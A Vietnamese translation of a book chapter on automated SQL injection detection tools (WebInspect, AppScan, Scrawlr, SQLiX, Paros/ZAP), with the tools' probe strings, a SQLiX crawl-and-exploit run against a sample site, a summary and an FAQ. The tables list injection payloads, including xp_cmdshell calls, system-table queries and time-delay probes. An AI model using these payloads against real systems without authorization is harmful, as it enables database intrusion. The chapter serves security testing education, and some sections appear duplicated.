Kiểm tra chuỗi
,
value' OR
value' OR 5=5 OR 's'='0

value' AND 5=5 OR 's'='0
value' OR 5=0 OR 's'='0
value' AND 5=0 OR 's'='0
0+value
value AND 5=5
value AND 5=0
value OR 5=5 OR 4=0
value OR 5=0 OR 4=0

WebInspect đi kèm với một công cụ gọi là SQL Injector mà bạn có thể sử dụng để khai thác các lỗ hổng SQL injection được phát hiện trong quá trình quét. SQL Injector có tùy chọn lấy dữ liệu từ cơ sở dữ liệu từ xa và hiển thị nó cho người dùng dưới dạng đồ họa.

URL: www8.hp.com/us/en/software/software-solution.html?compURI=tcm:245-936139

Nền tảng hỗ trợ: Microsoft Windows XP Professional SP3, Windows Server 2003 SP2, Windows Vista SP2, Windows 7 và Windows Server 2008 R2

Yêu cầu: Microsoft .NET 3.5 SP1, Microsoft SQL Server hoặc Microsoft SQL Server Express Edition

Giá cả: Liên hệ với nhà cung cấp để nhận báo giá

IBM Rational AppScan

AppScan là một công cụ thương mại khác dùng để đánh giá bảo mật của một trang web, bao gồm chức năng kiểm tra SQL injection. Ứng dụng này hoạt động tương tự như WebInspect, tự động quét trang web mục tiêu và kiểm tra nhiều loại lỗ hổng tiềm ẩn. AppScan phát hiện các lỗ hổng SQL injection thông thường và blind SQL injection, nhưng không bao gồm công cụ khai thác như WebInspect.

Bảng 2.8 trình bày các chuỗi tiêm mà AppScan gửi trong quá trình suy luận để nhận diện SQL injection.

Testing Strings			
WF'SQL"Probe;A--B	' + 'somechars	'	' and 'barfoo'='foobar') --
' having 1=1--	somechars' + '	;	' and 'barfoo'='foobar
1 having 1=1--	somechars' ')	' or 'foobar'='foobar' --
\ ' having 1=1--	' 'somechars	\	' or 'foobar'='foobar') --
) having 1=1--	' '	;	' and 'foobar'='foobar
%a5' having 1=1--	or 7659=7659	\"	' and 'foobar'='foobar') --
vol	and 7659=7659	"	' exec master..
			xp_cmdshell 'vol'--
' 'vol	and 0=7659	"	'; select * from dbo.
			sysdatabases--
" "vol	/**/or/**/	' and 'barfoo'='	'; select @@
	7659=7659	'foobar' --	version,1,1,1--
vol	/**/and/**/	' or 'foobar'='	'; select * from
	7659=7659	'foobar	master..sysmessages--
' + " + '	/**/and/**	' and 'foobar'='	'; select * from
	/0=7659	'foobar' --	sys.dba_users--

IBM Rational AppScan cũng cung cấp tính năng ghi lại macro để mô phỏng hành vi của người dùng và nhập thông tin xác thực. Nền tảng này hỗ trợ xác thực HTTP cơ bản và NTLM, cũng như chứng chỉ phía khách hàng.

AppScan cung cấp một tính năng rất thú vị gọi là **kiểm tra nâng quyền**. Cụ thể, bạn có thể tiến hành kiểm tra với các cấp độ quyền khác nhau cho cùng một mục tiêu—ví dụ, chưa xác thực, chỉ đọc và quản trị viên. Sau đó, AppScan sẽ cố gắng truy cập từ một tài khoản có quyền hạn thấp thông tin chỉ có sẵn cho các tài khoản có quyền cao hơn, đánh dấu bất kỳ vấn đề nâng quyền tiềm ẩn nào.

Hình 2.18 trình bày một ảnh chụp màn hình của AppScan trong quá trình quét.

- **URL:** www.ibm.com/software/awdtools/appscan/
- **Nền tảng hỗ trợ:** Microsoft Windows XP Professional SP2, Windows Server 2003, Windows Vista, Windows 7 và Windows Server 2008 và 2008 R2
- **Yêu cầu:** Microsoft .NET 2.0 hoặc 3.0 (cho một số tính năng bổ sung tùy chọn)
- **Giá cả:** Liên hệ với nhà cung cấp để nhận báo giá



Figure 2.18 IBM Rational AppScan

HP Scrawl là một công cụ miễn phí được phát triển bởi Nhóm Nghiên cứu Bảo mật Web của HP. Scrawl thu thập thông tin từ URL đã chỉ định và phân tích các tham số của từng trang web để phát hiện các lỗ hổng SQL injection.

Crawl HTTP là hành động tải một trang web và nhận diện các liên kết web chứa trong đó. Hành động này được lặp lại cho mỗi liên kết đã nhận diện cho đến khi toàn bộ nội dung của trang web mục tiêu được tải về. Đây là cách các công cụ đánh giá web tạo ra một bản đồ cho trang web mục tiêu và cách các công cụ tìm kiếm chỉ mục nội dung. Trong quá trình thu thập thông tin, các công cụ đánh giá web cũng lưu trữ thông tin về tham số để kiểm tra sau.

Sau khi bạn nhập URL và nhấn **Start**, ứng dụng sẽ thu thập thông tin trang web mục tiêu và thực hiện quá trình suy luận để phát hiện các lỗ hổng SQL injection. Khi quá trình hoàn tất, kết quả sẽ được hiển thị cho người dùng, như hình minh họa trong **Hình 2.19**.



Figure 2.19 HP Scrawl

HP Scrawl

Scrawl là một công cụ miễn phí được phát triển bởi Nhóm Nghiên cứu An ninh Web của HP. Scrawl thực hiện việc duyệt trang web và phân tích các tham số của mỗi trang web để phát hiện các lỗ hổng SQL injection.

Duyệt HTTP

Duyệt HTTP là hành động tải một trang web và xác định các liên kết web có trong đó. Hành động này được lặp lại cho mỗi liên kết đã xác định cho đến khi tất cả các nội dung liên kết của trang web được tải xuống. Đây là cách các công cụ đánh giá Web tạo bản đồ của trang web mục tiêu và cách các công cụ tìm kiếm lập chỉ mục nội dung. Trong quá trình duyệt, các công cụ đánh giá Web cũng lưu trữ thông tin về tham số để kiểm tra sau.

Khi bạn nhập URL và nhấn Bắt đầu, ứng dụng sẽ duyệt trang web mục tiêu và thực hiện quá trình suy luận để phát hiện các lỗ hổng SQL injection. Khi hoàn tất, nó sẽ hiển thị kết quả cho người dùng, như hình 2.19.

Hạn chế của Scrawl:

- **Tối đa 1.500 URL duyệt được:** Công cụ chỉ có thể duyệt một số lượng URL giới hạn trên trang web mục tiêu.
- **Không phân tích mã JavaScript trong quá trình duyệt:** Scrawlr không phân tích nội dung JavaScript, vì vậy nội dung động được tạo ra bởi JavaScript sẽ không được kiểm tra.
- **Không phân tích Flash trong quá trình duyệt:** Tương tự, Scrawlr không thể phân tích hoặc kiểm tra nội dung Flash trên trang web.
- **Không thực hiện gửi form trong quá trình duyệt (không kiểm tra tham số POST):** Scrawlr chỉ kiểm tra các tham số GET và bỏ qua các form gửi dữ liệu qua POST, điều này hạn chế khả năng tìm kiếm các điểm tiềm ẩn trong các form gửi dữ liệu qua POST.
- **Chỉ hỗ trợ proxy cơ bản:** Scrawlr có khả năng hỗ trợ proxy hạn chế, điều này có thể ảnh hưởng đến quá trình kiểm tra trong các môi trường mạng phức tạp.
- **Không có chức năng xác thực hoặc đăng nhập:** Công cụ không thể mô phỏng các quá trình đăng nhập, có nghĩa là nó không thể kiểm tra các trang hoặc tham số yêu cầu xác thực.
- **Không kiểm tra SQL injection mù (Blind SQL Injection):** Scrawlr không thể phát hiện các lỗ hổng SQL injection mù, nơi không có thông báo lỗi và phản hồi không trực tiếp chỉ ra một lỗ hổng.

Các chuỗi tiềm ẩn được Scrawlr sử dụng:

Scrawlr chỉ gửi **ba chuỗi SQL injection** trong quá trình suy luận của nó. Mặc dù không liệt kê các chuỗi này, công cụ này dựa vào ba chuỗi tiềm ẩn cơ bản để phát hiện các lỗ hổng. Những hạn chế của công cụ này có nghĩa là nó phù hợp nhất với các trang web đơn giản, có sẵn công khai với tham số GET có thể dễ bị tấn công SQL injection cơ bản.

Bảng 2.9 Chữ ký được Scrawlr sử dụng để nhận dạng SQL Injection

Kiểm tra chuỗi
value' OR
value' AND 5=5 OR 's'='0
number-0

Scrawlr chỉ phát hiện các lỗi SQL injection chi tiết, nơi máy chủ trả về một trang lỗi HTTP 500 với thông báo lỗi từ cơ sở dữ liệu.

- **URL:** <https://h30406.www3.hp.com/campaigns/2008/wwcampaign/1-57C4K/index.php>
- **Nền tảng hỗ trợ:** Microsoft Windows
- **Giá:** Miễn phí

SQLiX

SQLiX là một ứng dụng Perl miễn phí do Cedric Cochon phát triển. Đây là một công cụ quét có khả năng duyệt qua các trang web và phát hiện các lỗ hổng SQL injection và blind SQL injection. Hình 2.20 minh họa một ví dụ về cách SQLiX hoạt động.

```

File Edit View Terminal Tabs Help
nt SQLiX_v1.0 # perl SQLiX.pl -crawl="http://www.victim.com" -all -exploit

-- SQLiX --
# Copyright 2006 Cedric COCHON. All Rights Reserved.

-----
analysing URL obtained by crawling [http://www.victim.com]
Microsoft SQL Server - 2000 - 8.00.760 (Intel x86)
Dec 17 2002 14:22:05
Copyright (c) 1988-2003 Microsoft Corporation
Enterprise Edition on Windows NT 5.2 (Build 3790: )
Microsoft SQL Server - 2000 - 8.00.760 (Intel x86)
Dec 17 2002 14:22:05
Copyright (c) 1988-2003 Microsoft Corporation
Enterprise Edition on Windows NT 5.2 (Build 3790: )
Microsoft SQL Server - 2000 - 8.00.760 (Intel x86)
Dec 17 2002 14:22:05
Copyright (c) 1988-2003 Microsoft Corporation
Enterprise Edition on Windows NT 5.2 (Build 3790: )

RESULTS:
The variable [category] from [http://www.victim.com/showproducts.asp?category=1] is vulnerable to SQL Injection (TAG: explicit with quotes - MSSQL).
The variable [id] from [http://www.victim.com/showproduct.asp?id=1] is vulnerable to SQL Injection (TAG: implicit without quotes - MSSQL).
The variable [uid] from [http://www.victim.com/messages/list.asp?uid=451] is vulnerable to SQL Injection (TAG: implicit without quotes - MSSQL).
nt SQLiX_v1.0 #

```

Figure 2.20 SQLiX

Trong Hình 2.20, SQLiX đang duyệt và kiểm tra trang web của Victim Inc. với câu lệnh:

python

Sao chép mã

```
perl SQLiX.pl -crawl="http://www.victim.com/" -all -exploit
```

Như bạn có thể thấy từ ảnh chụp màn hình, SQLiX đã duyệt trang web của Victim Inc. và tự động phát hiện một số lỗ hổng SQL injection. Tuy nhiên, công cụ này đã bỏ sót một biểu mẫu xác thực để bị tấn công mặc dù nó có liên kết từ trang chủ. SQLiX không phân tích các biểu mẫu HTML và không tự động gửi các yêu cầu POST.

SQLiX cung cấp khả năng kiểm tra chỉ một trang (với tham số -url) hoặc một danh sách các URL có trong một tệp (tham số -file). Các tùy chọn thủ vị khác bao gồm -referer, -agent, và -cookie để bao gồm các tiêu đề Referer, User-Agent và Cookie như một vector tấn công tiềm năng.

Thông tin bổ sung:

- **URL:** www.owasp.org/index.php/Category:OWASP_SQLiX_Project
- **Nền tảng hỗ trợ:** Độc lập với nền tảng, mã nguồn được viết bằng Perl
- **Yêu cầu:** Perl
- **Giá:** Miễn phí

Bảng 2.10 Chữ ký được SQLiX sử dụng để nhận dạng SQL Injection

Testing Strings			
	<i>%27</i>	<i>1</i>	<i>value' AND '1'='1</i>
<i>convert(varchar,0x7b5d)</i>	<i>%2527</i>	<i>value/**/</i>	<i>value' AND '1'='0</i>
<i>convert(int,convert</i> <i>(varchar,0x7b5d))</i>	<i>"</i>	<i>value/'!a'/'</i>	<i>value+'s'+</i>
<i>'+convert</i> <i>(varchar,0x7b5d)+'</i>	<i>%22</i>	<i>value/'**/'</i>	<i>value' 's' '</i>
<i>'+convert(int,convert</i> <i>(varchar,0x7b5d))+'</i>	<i>value'</i>	<i>value/'!a'/'</i>	<i>value+1</i>
<i>User</i>	<i>value&</i>	<i>value AND 1=1</i>	<i>value'+1+'0</i>
<i>'</i>	<i>value&</i> <i>myVAR=1234</i>	<i>value AND 1=0</i>	

Paros Proxy / Zed Attack Proxy (ZAP)

Paros Proxy là một công cụ đánh giá bảo mật Web chủ yếu được sử dụng để thao tác thủ công các lưu lượng Web. Nó hoạt động như một proxy, chặn các yêu cầu từ trình duyệt Web, cho phép thao tác dữ liệu gửi đến máy chủ. Phiên bản miễn phí của Paros Proxy không còn được duy trì nữa, tuy nhiên, một phiên bản nhánh của nó có tên **Zed Attack Proxy (ZAP)** vẫn có sẵn.

Cả Paros và ZAP đều có tính năng thu thập Web tích hợp, gọi là **spider** (nhện). Bạn chỉ cần nhấp chuột phải vào một trong các tên miền được hiển thị trên tab **Sites** và chọn **Spider**. Bạn cũng có thể chỉ định một thư mục nơi quá trình thu thập

dữ liệu sẽ được thực hiện. Khi bạn nhấn **Start**, công cụ sẽ bắt đầu quá trình thu thập.

Bây giờ, bạn sẽ thấy tất cả các tệp được phát hiện dưới tên miền trong tab **Sites**. Bạn chỉ cần chọn tên miền mà bạn muốn kiểm tra và nhấn **Analyse | Scan**. Hình 2.21 cho thấy việc thực thi một cuộc quét đối với trang web của Victim Inc.




Figure 2.21 Paros Proxy

Paros Proxy / Zed Attack Proxy (ZAP)

Khi các vấn đề bảo mật được xác định, chúng sẽ hiển thị trong cửa sổ dưới cùng dưới tab **Alerts**. **Paros Proxy** và **ZAP** kiểm tra cả yêu cầu **GET** và **POST**. Hơn nữa, chúng hỗ trợ phát hiện **blind SQL injection**, làm cho chúng trở thành những lựa chọn tốt trong số các phần mềm miễn phí.

Dưới đây là danh sách các chuỗi kiểm tra mà công cụ sử dụng:

- **URL Paros:** www.parosproxy.org
- **URL ZAP:** www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
- **Nền tảng hỗ trợ:** Độc lập với nền tảng, được lập trình bằng Java

- **Yêu cầu:** Java Runtime Environment (JRE) 1.4 (hoặc phiên bản mới hơn)
- **Giá:** Miễn phí

Bảng 2.11 Chữ ký được sử dụng bởi Paros Proxy để nhận SQL Injection

Testing Strings			
'INJECTED_PARAM	1,'0');waitfor delay '0:0:15';--	1,'0','0','0','0'); waitfor delay '0:0:15';--	' OR '1'='1
';waitfor delay '0:0:15';--	1,'0','0');waitfor delay '0:0:15';--	1 AND 1=1	1" AND "1"="1
);waitfor delay '0:0:15';--	1,'0','0');waitfor delay '0:0:15';--	1 AND 1=2	1" AND "1"="2
);waitfor delay '0:0:15';--	1,'0','0','0');waitfor delay '0:0:15';--	1 OR 1=1	1" OR "1"="1
);waitfor delay '0:0:15';--	1,'0','0','0');waitfor delay '0:0:15';--	' AND '1'='1	
1,'0');waitfor delay '0:0:15';--	1,'0','0','0','0'); waitfor delay '0:0:15';--	' AND '1'='2	

Tóm tắt

Bước đầu tiên trong việc khai thác thành công lỗ hổng SQL injection là xác định phần mã dễ bị tấn công cho phép thực hiện việc tiêm mã. Chương này đã đề cập đến quá trình tìm kiếm lỗ hổng SQL injection từ góc độ hộp đen, giải thích các bước cần thực hiện.

Các ứng dụng Web hoạt động theo kiến trúc client/server, với trình duyệt là client và ứng dụng Web là server. Bạn đã học cách thao túng dữ liệu gửi từ trình duyệt tới server để kích hoạt lỗi SQL và xác định các lỗ hổng. Tùy vào ứng dụng và mức độ thông tin bị rò rỉ, quá trình xác định lỗ hổng có thể có độ phức tạp khác nhau. Trong một số trường hợp, ứng dụng sẽ phản hồi trực tiếp với lỗi từ cơ sở dữ liệu, nhưng trong các trường hợp khác, bạn phải chú ý đến chi tiết để xác định vấn đề.

Khi đã xác định được lỗ hổng và có bằng chứng cho thấy bạn có thể tiêm mã SQL thông qua đầu vào của ứng dụng Web, bước tiếp theo là tạo ra một đoạn mã SQL cú pháp chính xác. Có vài kỹ thuật có thể sử dụng để thực hiện điều này, bao gồm việc tiêm mã trực tiếp vào câu lệnh gốc hoặc chú thích một số phần của câu truy vấn để tránh việc thực thi toàn bộ câu lệnh. Thành công của giai đoạn này sẽ chuẩn bị bạn cho các bước khai thác tiếp theo.

Có nhiều công cụ thương mại và miễn phí có sẵn để tự động hóa quá trình tìm kiếm lỗ hổng SQL injection. Mặc dù các công cụ này có thể phát hiện các lỗ hổng đơn giản, nơi ứng dụng trả về lỗi SQL chuẩn, nhưng độ chính xác của chúng giảm khi gặp phải các tình huống phức tạp hơn như lỗi tùy chỉnh. Ngoài ra, các công cụ miễn phí thường chỉ tập trung vào việc kiểm tra các yêu cầu GET, bỏ qua các yêu cầu POST.

Giải pháp Tăng tốc

Tìm kiếm SQL Injection

- Có ba yếu tố chính để tìm kiếm lỗ hổng SQL injection: (1) xác định các dữ liệu đầu vào mà ứng dụng chấp nhận, (2) thay đổi giá trị của đầu vào bao gồm các chuỗi nguy hiểm, và (3) phát hiện các bất thường mà server trả về.
- Các công cụ thao tác như proxy Web giúp vượt qua các hạn chế phía client, cung cấp toàn quyền kiểm soát các yêu cầu gửi đến server. Ngoài ra, chúng còn cung cấp cái nhìn sâu sắc hơn về phản hồi từ server, mang lại cơ hội lớn hơn để phát hiện các lỗ hổng tinh vi mà có thể không được phát hiện nếu chỉ nhìn qua trình duyệt Web.
- Phản hồi từ server có chứa lỗi cơ sở dữ liệu hoặc mã lỗi HTTP thường giúp dễ dàng nhận diện sự tồn tại của lỗ hổng SQL injection. Tuy nhiên, SQL injection mù (blind SQL injection) vẫn có thể bị khai thác ngay cả khi ứng dụng không trả về lỗi rõ ràng.

Xác nhận SQL Injection

- Để xác nhận lỗ hổng SQL injection và chuẩn bị cho việc khai thác sau này, bạn cần tạo một yêu cầu tiêm mã SQL sao cho ứng dụng tạo ra một câu lệnh SQL có cú pháp chính xác và câu lệnh đó sẽ được thực thi bởi server cơ sở dữ liệu mà không trả về lỗi.
- Khi tạo câu lệnh có cú pháp chính xác, bạn có thể kết thúc câu lệnh đó và chú thích phần còn lại của truy vấn. Trong những trường hợp này, nếu cơ sở dữ liệu phía sau hỗ trợ nhiều câu lệnh, bạn thường có thể xâu chuỗi các mã SQL tùy ý mà không có hạn chế, tạo cơ hội thực hiện các cuộc tấn công như nâng quyền.
- Đôi khi ứng dụng sẽ không phản hồi với bất kỳ dấu hiệu trực quan nào về các thử nghiệm tiêm mã. Trong những trường hợp này, bạn có thể xác nhận việc tiêm mã bằng cách tạo ra một độ trễ trong phản hồi từ cơ sở dữ liệu.

Máy chủ ứng dụng sẽ chờ phản hồi từ cơ sở dữ liệu và bạn sẽ có thể xác minh liệu lỗ hổng có tồn tại hay không. Trong tình huống này, bạn cần lưu ý rằng tải mạng và tải server có thể ảnh hưởng nhẹ đến độ trễ của bạn.

Tự động hóa Quá trình Phát hiện SQL Injection

- Các quá trình liên quan đến việc tìm kiếm lỗ hổng SQL injection có thể được tự động hóa đến một mức độ nhất định. Tự động hóa có thể rất hữu ích khi bạn cần kiểm tra các trang Web lớn; tuy nhiên, bạn cần lưu ý rằng các công cụ phát hiện tự động có thể không nhận diện được một số lỗ hổng có sẵn. Đừng hoàn toàn dựa vào các công cụ tự động.
- Một số công cụ thương mại cung cấp đánh giá toàn diện về bảo mật của một trang Web, bao gồm kiểm tra các lỗ hổng SQL injection.
- Các công cụ miễn phí và mã nguồn mở là một sự thay thế tốt để hỗ trợ quá trình tìm kiếm lỗ hổng SQL injection trên các trang Web lớn.

Câu Hỏi Thường Gặp

Q: Mọi ứng dụng Web có thể bị lỗ hổng SQL injection không?

A: Không, lỗ hổng SQL injection chỉ có thể có trong các ứng dụng truy cập cơ sở dữ liệu SQL. Nếu một ứng dụng không kết nối với cơ sở dữ liệu nào, nó sẽ không bị lỗ hổng SQL injection. Nếu ứng dụng kết nối với cơ sở dữ liệu, điều này không có nghĩa là nó chắc chắn bị lỗ hổng. Công việc của bạn là tìm ra điều đó.

Q: Tôi thấy hành vi lạ trong một ứng dụng Web khi tôi chèn dấu nháy đơn vào chức năng tìm kiếm. Tuy nhiên, tôi không nhận được bất kỳ lỗi nào. Liệu ứng dụng có thể bị khai thác không?

A: Ừ, điều này phụ thuộc vào trường hợp. Nếu đó là lỗ hổng SQL injection, thì đúng, bạn vẫn có thể khai thác ứng dụng ngay cả khi không nhận được lỗi từ cơ sở dữ liệu. Quá trình suy luận để tạo ra một câu lệnh SQL hợp lệ có thể khó khăn hơn, nhưng chỉ cần thực hiện thử và sai có phương pháp.

Q: Sự khác biệt giữa SQL injection và blind SQL injection là gì?

A: SQL injection thông thường xảy ra khi ứng dụng trả về dữ liệu từ cơ sở dữ liệu và hiển thị cho bạn. Trong khi đó, blind SQL injection chỉ trả về hai phản hồi khác nhau, tương ứng với điều kiện đúng và sai trong quá trình tiêm mã.

Q: Tại sao tôi cần tự động hóa khai thác blind SQL injection mà không cần tự động hóa SQL injection thông thường?

A: Việc khai thác lỗ hổng blind SQL injection yêu cầu khoảng năm hoặc sáu yêu

cầu đến server Web từ xa để xác định từng ký tự. Để hiển thị toàn bộ phiên bản của cơ sở dữ liệu, bạn có thể cần vài trăm yêu cầu, khiến cho phương pháp thủ công trở nên mệt mỏi và không khả thi.

Q: Lý do chính khiến SQL injection xuất hiện là gì?

A: Lỗi chính là khi ứng dụng Web không thực hiện việc làm sạch và/hoặc mã hóa đầu ra của dữ liệu do người dùng cung cấp một cách đầy đủ. Ngoài ra, kẻ tấn công có thể tận dụng các vấn đề khác, như thiết kế kém hoặc thực hành lập trình xấu. Tuy nhiên, tất cả những điều này có thể bị khai thác do thiếu việc làm sạch đầu vào.

Q: Tôi đã phát hiện và xác nhận một lỗ hổng blind SQL injection, nhưng các công cụ khai thác thông thường không hoạt động.

A: Blind SQL injection có sự khác biệt nhỏ mỗi lần, và đôi khi các công cụ hiện có không thể khai thác tất cả các tình huống. Hãy xác minh rằng lỗ hổng có thể được chứng minh thủ công và công cụ của bạn đã được cấu hình đúng. Nếu vẫn không hoạt động, tôi khuyên bạn nên đọc mã nguồn của một trong những công cụ của bạn và tùy chỉnh nó để đáp ứng nhu cầu của bạn.